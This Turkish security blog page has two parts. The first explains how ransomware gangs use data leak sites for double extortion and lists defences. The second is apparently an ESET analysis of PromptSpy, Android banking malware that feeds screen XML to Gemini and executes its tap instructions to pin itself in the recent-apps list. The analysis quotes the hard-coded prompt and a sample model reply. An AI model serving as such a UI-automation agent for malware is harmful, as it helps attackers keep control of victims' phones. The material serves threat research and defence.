Siber suçlar alanında, değişim tartışmasız tek sabit unsurdur. [Siber şantaj](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/), daha geniş bir suç kategorisi olarak kalıcılığını kanıtlamış olsa da tartışmasız en zararlı “türü” olan fidye yazılımı yalnızca şifrelemeyle varlığını sürdürmez veya yok olmaz. Eskiden kullanılan yöntemler büyük ölçüde dosya veya sistemleri kilitlemek ve şifre çözme anahtarı için ödeme talep etmekti ancak son yıllarda kampanyalar şifrelemeyi veri sızdırma ve çalınan bilgileri yayımlama tehditleriyle birleştirmeye başladı.
İşte burada, özel sızıntı siteleri veya veri sızıntı siteleri (DLS’ler) devreye girer. İlk olarak 2019’un sonlarında ortaya çıkan DLS’ler, o zamandan beri çift şantaj stratejisinin belkemiği hâline gelmiştir. Tehdit aktörleri, kurumsal verileri (şifrelemeden önce) çalar ve ardından ganimeti kamuoyuna açık bir şekilde silah olarak kullanır, böylece bir güvenlik olayını tam anlamıyla bir kamu krizi hâline getirir.
Güvenlik uzmanları ve kolluk kuvvetleri elbette bu değişimi yıllardır takip ediyor. FBI ve CISA artık fidye yazılımını rutin olarak “veri hırsızlığı ve şantaj” sorunu olarak tanımlıyor. [Ransomware.live](https://www.ransomware.live/stats) gibi kamuya açık takip projeleri de aynı yönde işaret ediyor ancak kesin kurban sayıları ihtiyatla ele alınmalıdır. Sızıntı siteleri, suçluların “reklamını yapmayı” seçtikleri olayları yansıtıyor, tüm olayları değil.
Fidye yazılımı ekosisteminde DLS’lerin rolünü ve mağdur kuruluşlar için sonuçlarını inceleyelim.
## Fidye yazılımı grupları veri sızıntı sitelerini nasıl kullanıyor?
Dark web’de barındırılan ve Tor ağı üzerinden erişilebilen bu siteler, genellikle çalınan verilerin bir örneğini yayımlar ve ödeme yapılmadığı takdirde kurbanları tüm verileri kamuya ifşa etmekle tehdit eder. Bazen kurban pes etmeyi reddettikten sonra materyal yayımlanır ve böylece kurbanlar daha da zor durumda kalır. Kurbanlar hakkında bilgiler, çalınan materyalin kapsamı ve hatta kaçınılmaz hissettirmek için belirlenen son tarihler, bu stratejinin bir parçasıdır.

*Şekil 1. Ecrime.ch aracılığıyla toplanan, veri sızıntısı sitelerinde kamuya açıklanan kurban sayısı (kaynak:* [*ESET Tehdit Raporu H2 2025*](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/)*)*
Bu stratejiyi yıkıcı kılan şey hızı ve yayılma gücüdür. Olay kamuoyuna duyurulduğunda birden fazla risk tek ve oldukça görünür bir anda birleşir ve kurban kuruluş, genellikle BT ve güvenlik personeli çalınanların ne olduğunu veya saldırının ne kadar yayıldığını tam olarak anlamadan önce, şüphe ve belirsizlik bulutunun altında çalışır. Ve elbette amaç da budur: Veri sızıntı siteleri bir baskı aracıdır.
Bu nedenle de özenle seçilirler. Saldırganlar genellikle blöf yapmadıklarını göstermek için yeterli miktarda materyal yayımlarlar; birkaç sözleşme veya bir dizi e-posta. Kurban pes etmedikçe daha fazlası da gelir.
Gerçekten de zarar nadiren ilk kurbanla sınırlı kalır. Veriler, bir kez döküldükten veya yeniden satıldıktan sonra, sonraki suçların yakıtı hâline gelir ve güvenlik ekipleri, bu verilerin [kimlik avı kitlerinde](https://antivirus.com.tr/kimlik-avi-saldirilari-icin-dolandiricilarin-olusturdugu-imitasyon-sayfalar/), [iş e-postası dolandırıcılığı](https://antivirus.com.tr/docusign-e-postalarinda-kisisel-verilerinizi-kaptirmayin/) (BEC) kampanyalarında ve [kimlik sahtekârlığı planlarında](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) yeniden ortaya çıktığını görür. Tedarik zinciri olaylarında, bir ihlal dalga dalga yayılabilir ve kurbanın müşterilerini ve ortaklarını tehlikeye atabilir. Bu domino etkisi, yetkililerin fidye yazılımını bir dizi münferit kaza olarak değil, sistemik bir risk olarak ele almasının nedenlerinden biridir.
*Şekil 2. Tipik LockBit sızıntı sitesi (kaynak:* [*ESET Research*](https://antivirus.com.tr/cosmicbeetle-one-cikiyor-ransomhubda-denetimli-serbestlik/)*)*
Şekil 3. Medusa fidye yazılımının veri sızıntı sitesi*
## Tasarımdan kaynaklanan baskı
Sızıntı sitesinin her öğesi, psikolojik baskıyı en üst düzeye çıkarmak için tasarlanmıştır.
- **Yetkisiz erişimin kanıtı**. Çeteler, saldırının gerçek olduğunu ve tehdidin inandırıcı olduğunu göstermek için sözleşmeler ve şirket içi e-postalar gibi örnek belgeler yayımlar.
- **Aciliyet**: Zamanlayıcılar ve geri sayımlar, zamanın dolmakta olduğu hissini uyandırır çünkü zaman baskısı altında alınan kararlar genellikle saati kontrol eden tarafın lehine olur.
- **Kamuya ifşa**: Çalınan veriler hiçbir zaman kamuya açıklanmasa bile ihlalle ilişkilendirilmek bile itibar kaybına neden olur ve bu zararın giderilmesi yıllar alabilir.
- **Yasal risk**: GDPR, HIPAA ve ABD’de giderek genişleyen eyalet düzeyindeki gizlilik yasaları gibi çerçeveler altında, kişisel verileri içeren doğrulanmış bir ihlal, zorunlu açıklamalar, soruşturmalar ve para cezalarına yol açabilir.
*Şekil 4. World Leaks veri sızıntısı sitesi*
## Gaspın ötesinde
Bazı hizmet olarak fidye yazılımı (RaaS) operatörleri, sızıntı sitelerinin işlevlerini genişletmiştir. LockBit, altyapısı 2024’ün başlarında kolluk kuvvetleri tarafından ele geçirilmeden önce, sızıntı sitesinde bir hata ödül programı yürütmekteydi ve kodlarında güvenlik açıkları bulan herkese ödeme yapıyordu.
Diğerleri ise şirket çalışanlarına yönelik “iş ilanları” yayımlayarak, giriş bilgilerini paylaşmaya veya güvenlik kontrollerini zayıflatmaya istekli çalışanlara ödeme teklif ediyor. Yine diğer siteler ise saldırganların “ortaklık programları”nı tanıtarak gelir paylaşımını ve başvuru yöntemini açıklayarak, yeni nesil saldırganlar için birer işe alım platformu görevi görüyor.
*Şekil 5. LockBit tarafından 2022’de duyurulan Hata Ödül Programı (kaynak:* [*Analyst1*](https://analyst1.com/ransomware-diaries-volume-1/)*)*
## Fidye yazılımı çetelerine geniş açı
Veri sızıntı siteleri, teknolojinin ötesinde şirketlerin zayıf noktalarını hedef aldıkları için işe yarıyor. Potansiyel bir veri sızıntısı, itibar kaybı, müşteriler ve ortaklar arasında güven kaybı, finansal zararlar, yasal yaptırımlar ve davalar gibi birçok riski birden tetikliyor.
Fidye yazılımı çeteleri çalınan bilgileri sattıkları için çalıntı veri pazarını besler ve takip eden saldırıları mümkün kılar. Bazı grupların şifrelemeyi tamamen atlayıp “sadece” verileri ele geçirip yayımlamakla tehdit ettikleri bile görülmüştür.
Bu arada kurbanlar, sonuçları düşünmek için yeterli zamanları olmadan kararlar almak zorunda kalır. Kişisel bilgileri bu olayda ele geçirilen kişiler, uzun süren temizlik işlemleri, olası hesap ele geçirmeleri ve kimlik dolandırıcılığı ile karşı karşıya kalır.
*Şekil 6. 2025’in ilk yarısı ve ikinci yarısında fidye yazılımı tespit eğilimi, yedi günlük hareketli ortalama (kaynak:* [*ESET Tehdit Raporu H2 2025*](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/)*)*
Bu durumda, fidyeyi ödemek (nispeten) kolay bir çıkış yolu veya en az kötü seçenek gibi görünebilir. Ancak ikisi de değildir. Ödeme, dosya veya sistem kurtarılmasını garanti etmez, verilerin gizli kalacağını da garanti etmez. Fidyeyi ödeyen birçok kuruluş, birkaç ay içinde tekrar saldırıya uğradı. Ve her ödeme, bir sonraki saldırının finansmanına katkıda bulunur.
Kuruluşlar için fidye yazılımı tehdidi, aşağıdakileri içeren kapsamlı savunma önlemleri gerektirir:
- [EDR/XDR/MDR özelliklerine](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/) sahip gelişmiş güvenlik çözümleri kullanmak. Bu çözümler, yetkisiz işlem yürütme ve şüpheli yanal hareket gibi anormal davranışları izleyerek tehdidi anında durdurur. Bu ürünler, genellikle güvenlik açıklarından yararlanarak güvenlik ürünlerini sonlandırmak veya çökertmek için EDR katillerini giderek daha fazla kullanan suçlular için baş belasıdır.
- İyi tanımlanmış, sıkı erişim kontrolleriyle yanal hareketleri kısıtlama. [Sıfır Güven ilkeleri,](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) herhangi bir varlık için varsayılan güven varsayımlarını ortadan kaldırarak şirketin güvenlik durumunu güçlendirir. Tehdit aktörleri, genellikle [ele geçirilmiş oturum açma kimlik bilgilerini](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/) ve uzak masaüstü protokol erişimini kullanarak ağlarda manuel olarak gezinir.
- Tüm yazılımlarınızı güncel tutun. [Bilinen güvenlik açıkları,](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/) fidye yazılımı aktörleri için başlıca giriş vektörlerinden biridir.
- Fidye yazılımının erişemeyeceği veya değiştiremeyeceği, izole edilmiş, hava boşluğu olan ortamlarda yedeklemeler saklayın. Fidye yazılımının birincil amacı, hassas verileri bulmak ve şifrelemektir. Daha da kötüsü, kurbanlar fidyeyi ödediklerinde bile hatalı şifre çözme işlemleri kalıcı veri kaybına neden olabilir, fidye ödemenin diğer olası sonuçlarından bahsetmeye gerek bile yok. Dayanıklı yedeklemeler ve [fidye yazılımı giderme yetenekleri](https://antivirus.com.tr/fidye-yazilimi-karsisinda-dayaniklilik-isletmelerin-anahtari/), tehdidin neden olduğu hasarı azaltmada büyük rol oynar.
- İyi tasarlanmış [güvenlik farkındalığı eğitimleriyle](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) daha da geliştirilen insan uyanıklığı da oldukça etkili bir savunma bariyeri oluşturur. Kötü amaçlı e-postaları erken tespit edebilen bir çalışan, fidye yazılımı aktörlerinin en sevdiği giriş noktalarından birini ortadan kaldırır ve bu tek başına, tüm kuruluşunuzu mağdur eden bir saldırı riskini önemli ölçüde azaltabilir.
Fidye yazılımı hizmeti (RaaS) modeli geniş bir suçlu kullanıcı tabanını çekmeye devam ettikçe ve sayısız tehdide uzun ömürlülük ve uyarlanabilirlik sağladıkça fidye yazılımının evrimi hız kesmeden devam etmektedir. Suçlular çalınan verileri güvenilir bir şekilde kamuoyunun gözü önüne serebildikleri sürece, bunu yapmaya devam edecekler ve fidye yazılımı bir para makinesi olmaya devam edecektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [PromptSpy : Üretken yapay zekâ kullanan Android tehdidi](https://antivirus.com.tr/promptspy-uretken-yapay-zeka-kullanan-android-tehdidi/)
**Published:** Şubat 23, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, yürütme akışında üretken yapay zekâyı kötüye kullanan bilinen ilk Android kötü amaçlı yazılımı olan PromptSpy 'ı keşfetti
**Content:**
ESET araştırmacıları, yürütme akışında üretken yapay zekâyı kötüye kullanan bilinen ilk Android kötü amaçlı yazılımı olan PromptSpy ‘ı keşfetti
ESET araştırmacıları, bağlam farkında kullanıcı arayüzü manipülasyonu için üretken yapay zekâyı kötüye kullanan ilk bilinen Android kötü amaçlı yazılım vakasını ortaya çıkardı. Makine öğrenimi benzer amaçlarla daha önce de kullanılmıştı – kısa bir süre önce Dr.WEB araştırmacıları, TensorFlow makine öğrenimi modellerini kullanarak reklam ekran görüntülerini analiz eden ve büyük ölçekli reklam dolandırıcılığı için tespit edilen öğeleri otomatik olarak tıklayan [*Android.Phantom*](https://news.drweb.com/show/?i=15110)‘u keşfetti. Ancak üretken yapay zekânın bu şekilde kullanıldığını ilk kez görüyoruz. Saldırganlar, kötü amaçlı kullanıcı arayüzü manipülasyonunu yönlendirmek için bir yapay zekâ modelini (bu örnekte Google’ın Gemini modelini) kullanmaya dayandıkları için bu aileye PromptSpy adını verdik. Bu, keşfettiğimiz ikinci yapay zekâ destekli kötü amaçlı yazılımdır. İlk bilinen yapay zekâ destekli fidye yazılımı olan *PromptLock’u* Ağustos 2025’te keşfetmiştik.
Üretken yapay zekâ, PromptSpy’ın kodunun nispeten küçük bir bölümünde (kalıcılık sağlamakla sorumlu olan bölümde) kullanılıyor olsa da kötü amaçlı yazılımın uyarlanabilirliği üzerinde önemli bir etkiye sahip. Gemini, mevcut ekranı analiz etmek ve PromptSpy’a kötü amaçlı uygulamanın son uygulamalar listesinde sabit kalmasını sağlamak için adım adım talimatlar vermek için kullanılıyor. Böylece uygulamanın sistem tarafından kolayca silinmesi veya kapatılması engelleniyor. Yapay zekâ modeli ve komut istemi kodda önceden tanımlanmıştır ve değiştirilemez. Android kötü amaçlı yazılımlar genellikle UI navigasyonuna dayandığından üretken yapay zekâdan yararlanmak, tehdit aktörlerinin hemen hemen her cihaza, düzene veya işletim sistemi sürümüne uyum sağlamasına olanak tanır ve bu da potansiyel kurban havuzunu büyük ölçüde genişletebilir.
PromptSpy’ın temel amacı, operatörlere kurbanın cihazına uzaktan erişim sağlayan yerleşik bir VNC modülü dağıtmaktır. Bu Android kötü amaçlı yazılımı ayrıca Erişilebilirlik Hizmetini kötüye kullanarak görünmez kaplamalarla kaldırılmayı engeller, kilit ekranı verilerini yakalar ve video kaydeder. AES şifreleme kullanarak VNC protokolü aracılığıyla C&C sunucusuyla iletişim kurar.
Dil yerelleştirme ipuçları ve analiz sırasında gözlemlenen dağıtım vektörlerine dayanarak, bu kampanyanın finansal amaçlı olduğu ve öncelikle Arjantin’deki kullanıcıları hedef aldığı görülüyor. İlginç bir şekilde, analiz edilen PromptSpy örnekleri, bu yazılımın Çince konuşulan bir ortamda geliştirildiğini gösteriyor.
PromptSpy, özel bir web sitesi aracılığıyla dağıtılmaktadır ve Google Play’de hiçbir zaman satışa sunulmamıştır. App Defense Alliance ortağı olarak bulgularımızı Google ile paylaştık. Android kullanıcıları, Google Play Hizmetleri yüklü Android cihazlarda varsayılan olarak etkin olan [*Google Play Protect*](https://support.google.com/googleplay/answer/2812853?hl=en) tarafından bu kötü amaçlı yazılımın bilinen sürümlerine karşı otomatik olarak korunmaktadır.
**Bu blog yazısının ana noktaları:**
- PromptSpy, yalnızca kalıcılık sağlamak için olsa da yürütme akışında üretken yapay zekâ kullanan bilinen ilk Android kötü amaçlı yazılımdır.
- Google’ın Gemini’si, güvenliği ihlal edilmiş cihazdaki ekran öğelerini yorumlamak ve PromptSpy’a son kullanılan uygulamalar listesinde kalmak için belirli bir hareketi nasıl gerçekleştireceği konusunda dinamik talimatlar sağlamak için kullanılır.
- PromptSpy’ın ana amacı (jeneratif yapay zekâ destekli olmayan), kurbanın cihazına bir VNC modülü yerleştirmek ve saldırganların ekranı görmelerini ve uzaktan eylemler gerçekleştirmelerini sağlamaktır.
- PromptSpy henüz telemetrimizde gözlemlenmemiştir, bu da onu olası bir kavram kanıtı hâline getirmektedir; ancak olası bir dağıtım alanının keşfi, Arjantin’deki kullanıcıları hedef alan bir varyantın varlığını düşündürmektedir.
- PromptSpy, kilit ekranı verilerini yakalayabilir, kaldırmayı engelleyebilir, cihaz bilgilerini toplayabilir, ekran görüntüsü alabilir, ekran etkinliğini video olarak kaydedebilir ve daha fazlasını yapabilir.
## PROMPTSPY’IN YAPAY ZEKÂ DESTEKLİ İŞLEVSELLİĞİ
PromptSpy, Gemini’yi yalnızca bir özelliğinde kullanmasına rağmen bu yapay zekâ araçlarının entegre edilmesinin kötü amaçlı yazılımları nasıl daha dinamik hâle getirebileceğini ve tehdit aktörlerine geleneksel komut dosyası yazımıyla normalde daha zor olan eylemleri otomatikleştirme yolları sunduğunu göstermektedir.
Daha önce kısaca bahsedildiği gibi, Android kötü amaçlı yazılımları genellikle dokunma, koordinatlar veya UI seçiciler gibi sabit kodlanmış ekran özelliklerine bağlıdır. Bu yöntemler, cihazlar, işletim sistemi sürümleri veya üretici arayüzleri arasında UI değişiklikleri ile bozulabilir. PromptSpy, cihazlar ve üreticiler arasında farklılık gösteren “son uygulamalarda uygulamayı kilitle” hareketini (tam süreç [*Analiz*](//CB2907B2-022B-48BB-AFB4-D7B5B43BFFDA#_Analysis) bölümünde açıklanmaktadır) gerçekleştirerek son uygulamalar listesinde kalıcı olmayı amaçlamaktadır. Bu, Android kötü amaçlı yazılımlar tarafından geleneksel olarak kullanılan sabit komut dosyalarıyla otomasyonu zorlaştırır.
Bu nedenle PromptSpy tamamen farklı bir yaklaşım benimser: Gemini’ye doğal dilde bir komut istemi ile birlikte mevcut ekranın XML dökümünü gönderir ve böylece yapay zekâya her UI öğesinin ayrıntılı bir görünümünü sunar: Metni, türü ve ekrandaki tam konumu.
Gemini bu bilgileri işler ve kötü amaçlı yazılıma hangi eylemi (örneğin, dokunma) nerede gerçekleştireceğini söyleyen JSON talimatlarıyla yanıt verir. Kötü amaçlı yazılım, önceki komutlarını ve Gemini’nin yanıtlarını kaydeder, böylece Gemini bağlamı anlayabilir ve çok adımlı etkileşimleri koordine edebilir.
**Şekil1 , PromptSpy’ın Gemini ile iletişimi başlatmasının kod parçasını ve kullanılan ilk komut istemini göstermektedir. Karar vermeyi Gemini’ye devrederek kötü amaçlı yazılım doğru kullanıcı arayüzü öğesini tanıyabilir ve uygun hareketi gerçekleştirebilir. Böylece kullanıcı kapatmaya çalışsa bile kötü amaçlı yazılım çalışmaya devam eder.
Şekil1 . Sabit kodlanmış komut istemleri içeren kötü amaçlı yazılım kod parçacığı
PromptSpy, yapay zekâ uygulamanın başarıyla kilitlendiğini onaylayana kadar Gemini’ye komut istemi göndermeye devam eder ve kötü amaçlı yazılımın devam etmeden önce onay beklediği bir geri bildirim döngüsü gösterir.
## PROMPTSPY’A GENEL BAKIŞ
Şubat 2026’da, daha önce bilinmeyen bir Android kötü amaçlı yazılım ailesinin iki sürümünü ortaya çıkardık. VNCSpy adını verdiğimiz ilk sürüm, 13 Ocak 2026’da VirusTotal’da ortaya çıktı ve Hong Kong’dan yüklenen üç örnekle temsil edildi. 10 Şubat 2026’da, VNCSpy’a dayanan daha gelişmiş dört kötü amaçlı yazılım örneği Arjantin’den VirusTotal’a yüklendi.
Arjantin’den alınan örneklerin analizinde, Google’ın Gemini’sini kötüye kullanan çok aşamalı bir kötü amaçlı yazılım tespit ettik. Bu bulgulara dayanarak bu kötü amaçlı yazılımın ilk aşamasına PromptSpy dropper, yüküne ise PromptSpy adını verdik.
Telemetrimizde PromptSpy dropper veya yükünün herhangi bir örneğini henüz görmediğimizi belirtmek gerekir; bu da her ikisinin de sadece kavram kanıtı olduğunu gösterebilir. Ancak aşağıdaki paragraflarda açıklanan olası bir dağıtım alanının varlığına dayanarak, PromptSpy dropper ve PromptSpy’ın gerçek hayatta var olma olasılığını göz ardı edemeyiz.
VirusTotal verilerine göre, dört PromptSpy dropper örneği de mgardownload\[.\]com web sitesi üzerinden dağıtılmıştır; analizimiz sırasında bu site zaten çevrim dışı durumdaydı.
PromptSpy dropper yüklendikten ve başlatıldıktan sonra, m-mgarg\[.\]com adresinde barındırılan bir web sayfası açıldı. Bu etki alanı da çevrim dışı olmasına rağmen Google’ın önbelleğe alınmış sürümü, bu sitenin muhtemelen Chase Bank (yasal olarak JPMorgan Chase Bank N.A.) sitesini taklit ettiğini ortaya çıkardı (bkz. **Şekil2**).
Şekil2 . Sahte web sitesi için Google’ın önbellek verileri
Kötü amaçlı yazılım, MorganArg adlı uygulama adı ve Chase bankasından esinlenen simge ile benzer bir markalama kullanıyor (bkz. **Şekil3**). Muhtemelen “Morgan Argentina”nın kısaltması olan MorganArg, önbelleğe alınmış web sitesinin adı olarak da görünüyor ve bu da bölgesel bir hedefleme odağı olduğunu gösteriyor.
Şekil3 . Dropper, PromptSpy kurulumuna devam etmek için bilinmeyen uygulamaları yükleme izni ister
VirusTotal’da m-mgarg\[.\]com alan adını kullanarak başka bir Android kötü amaçlı yazılım örneğine (Android/Phishing.Agent.M) ulaştık. VirusTotal, sahte web sitesini İspanyolca olarak gösterdi ve sayfada Iniciar sesión (Giriş) düğmesi vardı, bu da sayfanın muhtemelen bir banka web sitesini taklit etmek için tasarlandığını gösteriyordu (bkz. **Şekil4 ).
Şekil4 . Android/Phishing.Agent.M’nin kullanıcı arayüzü, PromptSpy dropper ile aynı sahte web sitesini gösteriyor (kaynak*https://www.virustotal.com/gui/file/4ee3b09dd9a787ebbb02a637f8af192a7e91d4b7af1515d8e5c21e1233f0f1c7/*)
Bu trojan, VNCSpy ve PromptSpy’ın arkasındaki aynı tehdit aktörü tarafından geliştirilen bir yardımcı uygulama olarak işlev görüyor gibi görünüyor. Arka planda, trojan sunucusuyla iletişime geçerek, kurbana İspanyolca olarak güncelleme olarak sunulan başka bir APK’yi indirmek için bir bağlantı içeren bir yapılandırma dosyası talep eder. Araştırmamız sırasında yapılandırma sunucusuna erişilemediğinden kesin indirme URL’si bilinmemektedir. Ancak aynı benzersiz banka sahtekârlığı web sitesini, aynı uygulama adını, simgesini ve en önemlisi PromptSpy dropper ile aynı benzersiz geliştirici sertifikası ile imzalandığını göz önünde bulundurarak, bu uygulamanın kurbanları PromptSpy’ı yüklemeye yönlendirmek için tasarlanmış ilk aşama olarak hizmet verdiğinden şüpheleniyoruz.
Hem VNCSpy hem de PromptSpy, bir VNC bileşeni içerir ve kurbanlar Erişilebilirlik Hizmetlerini etkinleştirdikten sonra operatörlerine güvenliği ihlal edilmiş cihazlara tam uzaktan erişim sağlar (bkz. **Şekil5**). Bu, kötü amaçlı yazılım operatörlerinin cihazda olan her şeyi görmelerine ve sanki telefonu fiziksel olarak ellerinde tutuyormuş gibi dokunma, kaydırma, hareket ve metin girişi yapmalarına olanak tanır.
Şekil5 . PromptSpy, kurbandan Erişilebilirlik Hizmetlerine izin vermesini ister
VNCSpy’da zaten bulunan kötü amaçlı özelliklerin yanı sıra, PromptSpy yapay zekâ destekli kullanıcı arayüzü manipülasyonu ekleyerek, kötü amaçlı uygulamayı son uygulamalar listesinde sabit tutarak kalıcılığını sürdürmesine yardımcı olur (kilidin listede nasıl gösterildiğine dair bir örnek **Şekil6** adreslerinde görülebilir).
Şekil6 . Son uygulamalar listesinde kilitli olmayan (solda) ve kilitli (sağda) MorganArg uygulaması, kilidi temsil eden asma kilit simgesi ile
Bu işlevselliğin, VNC oturumu kurulmadan önce kullanıldığını ve böylece kullanıcı veya sistemin son uygulamalar listesinden PromptSpy etkinliğini sonlandırmayacağını düşünüyoruz. **Şekil7**‘de, PromptSpy’ın Gemini AI ile ağ iletişimi görülebilir.
Şekil7 . Kırmızı dikdörtgenlerle gösterilen, kötü amaçlı yazılım ve Gemini’nin hızlı istek ve yanıt içeren ağ iletişimi
### Kaynaklar
PromptSpy’ı analiz ederken basitleştirilmiş Çince ile yazılmış hata ayıklama dizeleri içerdiğini fark ettik. Hatta çeşitli Çince Erişilebilirlik olay türleri için işleme (bkz. **Şekil8**) ve kodda devre dışı bırakılmış ancak kaldırılmamış bir hata ayıklama yöntemi de içeriyor. Bu yöntemin temel amacı, Android cihazda meydana gelen çeşitli erişilebilirlik olayları için yerelleştirilmiş (Çince) açıklamalar sağlamaktır. Bu, olay günlüklerini sadece ham tamsayı kodları görüntülemek yerine, Çince konuşan kullanıcılar veya geliştiriciler için daha anlaşılır hâle getirir.
Şekil8 . Çeşitli olay türlerini ayrıştırma ve günlüğe kaydetme
Bu ayrıntılarla PromptSpy’ın Çince konuşulan bir ortamda geliştirildiğini düşünüyoruz.
## ANALİZ
Teknik analizimiz, PromptSpy dropper ve onun yükü olan PromptSpy’a odaklanmaktadır. PromptSpy, dropper varlık dizinine (app-release.apk) gömülüdür. Bu APK, temel kötü amaçlı işlevselliği barındırır. Dropper başlatıldığında kullanıcı uygulamanın güncellenmiş bir sürümünü yüklemesini isteyen bir uyarı mesajı görüntüler. Bu “güncelleme” aslında PromptSpy yüküdür ve kullanıcı tarafından manuel olarak yüklenmesi gerekir (bkz. **Şekil9**).
Şekil9 . PromptSpy yükünü yüklemeyi isteyen kötü amaçlı yazılımın ilk ekranı
Yüklendikten ve başlatıldıktan sonra, PromptSpy [*Erişilebilirlik Hizmeti*](https://developer.android.com/guide/topics/ui/accessibility/service) izinlerini ister ve bu sayede kötü amaçlı yazılım, ekrandaki içeriği okuyabilir ve otomatik tıklamalar gerçekleştirebilir.
Ardından PromptSpy, ön planda basit bir yükleme tarzı aldatma ekranı gösterir (bkz. **Şekil10**). Bu sırada arka planda, Gemini AI ile iletişim kurarak, son kullanılan uygulamalar listesindeki işlemini kilitlemek için gerekli talimatları almaya başlar. Bu, PromptSpy’ın cihaz yeniden başlatıldıktan sonra bile aktif ve kilitli kalmasını sağlayan basit bir kalıcılık tekniğidir.
Şekil10 . Üst üste bindirme aldatma etkinliği
Kullanıcı ” Loading, please wait ” etkinliğini gördüğünde, PromptSpy Erişilebilirlik Hizmetlerini kullanarak Son Uygulamalar ekranını açar ve ayrıntılı UI bilgilerini toplar: Görünür metin, içerik açıklamaları, sınıf adları, paket adları ve ekran sınırları. Bu dinamik UI anlık görüntüsünü XML olarak serileştirir ve Gemini’ye gönderdiği komut istemine ekler. Gemini daha sonra “uygulama kilidi” hareketinin nasıl gerçekleştirileceğine dair adım adım dokunma talimatları döndürür.
Bu işlem sürekli bir döngü oluşturur:
- PromptSpy, güncellenmiş UI bağlamını Gemini’ye gönderir
- Gemini yeni eylemlerle yanıt verir
- PromptSpy bunları yürütür ve sonuçta ortaya çıkan ekran durumunu döndürür
Gemini, uygulamanın son uygulamalar arasında başarıyla kilitlendiğini onaylayana kadar döngü devam eder. İşte bir örnek yapı:
- **İstem:** You are an Android automation assistant. The user will give you the UI XML data of the current screen. You need to analyze the XML and output operation instructions in JSON format to achieve the user’s goal.\\nNodes in the XML contain ‘bounds’ attributes in the format ‘\[left,top\]\[right,bottom\]’. You need to calculate the center coordinates to generate click instructions.\\n\\n\*\*\* Core Judgment Rules \*\*\*\\n1. \*\*Do NOT guess that the task is completed\*\*. Only return ‘COMPLETED’ when you clearly see visual evidence of success in the current UI XML (e.g., text like ‘Saved’, ‘Success’ appears, switch status becomes checked=\\”true\\”, or the screen has navigated to the target state).\\n2. If you performed the last step but the current XML does not reflect the result yet, return ‘IN\_PROGRESS’ with action ‘NONE’ (or wait) to check the new UI state in the next cycle.\\n3. If unsure, remain ‘IN\_PROGRESS’ and attempt to verify.\\n4. If the current UI XML is empty, use ‘RECENTS’ to access the recent apps list.\\n\\nYou can use SWIPE to scroll\\/slide to find targets:\\nWhen action\_type = \\”SWIPE\\”, you must provide x1,y1,x2,y2,duration\_ms.\\ne.g., Scroll UP: slide from bottom to top (y2 < y1).\\n\\nPlease strictly follow this JSON output format, do not output any Markdown tags or extra text:\\n{\\n \\”status\\”: \\”IN\_PROGRESS\\” \| \\”COMPLETED\\” \| \\”IMPOSSIBLE\\”,\\n \\”reasoning\\”: \\”Detailed explanation: what specific text or state I saw on the screen to judge the task is completed or needs next <REDACTED>User Goal: Lock the current MorganArgs app in the recent apps list. Device info: <DEVICE MODEL>\\n\\nCurrent UI XML: <UI>
- **Gemini’nin yanıtı (eylem talimatları):** status\\”: \\”IN\_PROGRESS\\”,\\n \\”reasoning\\”: \\”I have accessed the recent apps list. I can see ‘MorganArgs’ listed in the recent apps. The next step is to long-click on the ‘MorganArgs’ app card to bring up the options menu, which should include an option to lock it.\\”,\\n \\”action\_type\\”: \\”LONG\_CLICK\\”,\\n \\”x\\”: 586,\\n \\”y\\”: 1126,\\n \\”x1\\”: -1,\\n \\”y1\\”: -1,\\n \\”x2\\”: -1,\\n \\”y2\\”: -1,\\n \\”duration\_ms\\”: -1\\n}
- **Kötü amaçlı yazılımın güncellenmiş ekran sonuçlarıyla devamı:** The previous action has been executed. This is the new UI XML, please determine if the task is complete or provide the next instruction: <CURRENTLY VISIBLE ACTIVITY>
Gemini tarafından önerilen tüm eylemler (dokunma, kaydırma, gezinme) Erişilebilirlik Hizmetleri aracılığıyla yürütülür ve kötü amaçlı yazılımın kullanıcı girişi olmadan cihazla etkileşime girmesine olanak tanır.
PromptSpy’ın ana kötü amaçlı özelliği, yerleşik VNC hizmetinde yatmaktadır. Bu, saldırganların kurbanın ekranını gerçek zamanlı olarak uzaktan görüntülemelerine ve cihazı tamamen kontrol etmelerine olanak tanır.
